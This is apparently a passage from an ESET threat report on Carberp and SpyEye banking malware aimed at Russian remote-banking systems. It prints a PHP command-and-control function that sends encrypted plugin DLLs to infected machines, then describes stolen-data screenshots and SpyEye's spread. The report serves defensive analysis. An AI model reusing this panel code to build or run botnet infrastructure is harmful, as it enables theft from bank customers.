In most cases the plugins are stored in publicly accessible directories and are downloaded by the malware on demand. In order to conceal the functionality of the downloaded modules they are downloaded encrypted. Here is the script to encipher the plugins:

```php
/*
  called when software requests plugin to be downloaded and saved/executed
  input: $_GET['name'] name of the plugin
  output: encrypted stream
  in original panel plugins are stored in files named miniav.plug and miniav.psd (base64+encrypted)
  a plugin is generally a dll with some exported function(s)
  NB: only [A-Za-z0-9] are allowed as plugin name
*/
function SendPluginData()
{ global $GLB_botpwds;
  // check if name set
  if (@isset($_GET['name'])) {
      // check value using strict regexp
      if (preg_match('/[A-Za-z0-9]$/', $_GET['name'])) {

       // query mysql for saved crypt key settings (there is no place to get it other than db)
       // the problem is here what the only id we can use here is remote ip
       // there is no method to detect if plugins upload was successfull or not
       mysql_conn_init();
       // convert ip into last cryptkey value
       $rip_l=ip2long_uint(GetRemoteIP());
       $res=mysql_fetch_assoc(mysql_query("SELECT `key_id` FROM `ids_cryptkey` WHERE `b_ip`={$rip_l}
         LIMIT 1;"));
       if (count($res)>0) { $idpw=$res['key_id']; } else { $idpw=0; }
       $key_md5=@md5($GLB_botpwds[intval($idpw)]);

       // echo "id={$idpw} r={$rip_l} pwd=".$GLB_botpwds[intval($idpw)];

       // assign plugin name
       $plg='./rbplugins/'.$_GET['name'].".psd.{$key_md5}";

       // check for this file in rbplugins subdir
       $h=fopen($plg, 'rb');
       if ($h) {
           // found plugin, send it's contents
           fpassthru($h);
           dbg_err("plugin sent: [{$plg}]");
           exit;
       } else { dbg_err("plugin not found: [{$plg}]"); }

      } else { dbg_err("plugin name invalid: {$_GET['name']}"); }
  }

}
```

An RC2 cipher and BASE64 encoding algorithm are used to encrypt data. In most cases the encryption key is stored inside BASE64-encoded data.

eseT

Bashing the Banking Systems

The following screenshots are excerpted from [Modern malware techniques for attacking RBS systems in Russia](#) by Aleksandr Matrosov and Eugene Rodionov.

The following C&C (Command & Control) screenshot gives some idea of the scope of Carberp's data-stealing activities:

The following screenshots relate to attacks on specific banks and banking systems, of which these are the primary examples:
-   SberBank (http://sberbank.ru/en/)
-   Cyberplat payment system (http://www.cyberplat.com/)
-   iBank RBS (http://www.bifit.com/ru/)
-   BSS RBS (http://www.bssys.com/)

However, there is a substantial number of financial institutions associated with these attacks through use of the same systems.

Stolen data: SberBank IB

Stolen data: CyberPlat payment system

Stolen data: BS-Client IB system

Stolen data: UkrSibBank IB

I-SpyEye

Another malicious program worth some attention is SpyEye. From the following chart we can see that its activity has increased significantly in November.


Figure 9

SpyEye is distributed by regions as shown in the next chart:

Russia takes second place in distribution of SpyEye. There is a reason for this: we've recently detected a SpyEye sample which downloaded plugins into the system for stealing money from Russian RBS (Remote Banking Service) systems.

A more interesting feature is that the configuration file includes rules for taking screenshots which contain not only names of banks but also of big Russian companies:

All these features indicate that cybercriminal activity has been growing and evolving with respect to various payment systems.

Resources and Further Reading

CARO 2011 presentation: "Cybercrime in Russia: Trends and issues"

Hodprot Report: http://go.eset.com/us/resources/white-papers/Hodprot-Report.pdf

Hodprot: Hot to Bot

Carberp, RDPdoor and Sheldor: http://blog.eset.com/2011/01/14/sheldor-shocked

Rovnix bootkit: http://blog.eset.com/2011/08/23/hasta-la-vista-bootkit-exploiting-the-vbr

Ekoparty 2011 presentation: "Defeating x64: Modern Trends of Kernel-Mode Rootkits"

ESET on SpyEye: http://blog.eset.com/?s=spyeye

Hasta La Vista, Bootkit: Exploiting the VBR

Modern Bootkit Trends: Bypassing Kernel-Mode Signing Policy

Defeating x64: Modern Trends of Kernel-Mode Rootkits

Modern malware techniques for attacking RBS systems in Russia

Carberp Evolution: http://blog.eset.com/2011/11/21/evolution-of-win32carberp-going-deeper

Carberp + Black Hole: http://blog.eset.com/2011/12/04/carberp-blackhole-growing-fraud-incidents

http://www.infosecurity-magazine.com/view/22424/combination-of-blackhole-and-carberp-growing-in-russia/

http://www.trusteer.com/sites/default/files/Carberp_Analysis.pdf

http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Win32%2fCarberp

http://www.eset.eu/encyclopaedia/win32-trojandownloader-carberp-b-trojan-agent-eegl-pws-banker-48345-suspicious-w32-malware-gemini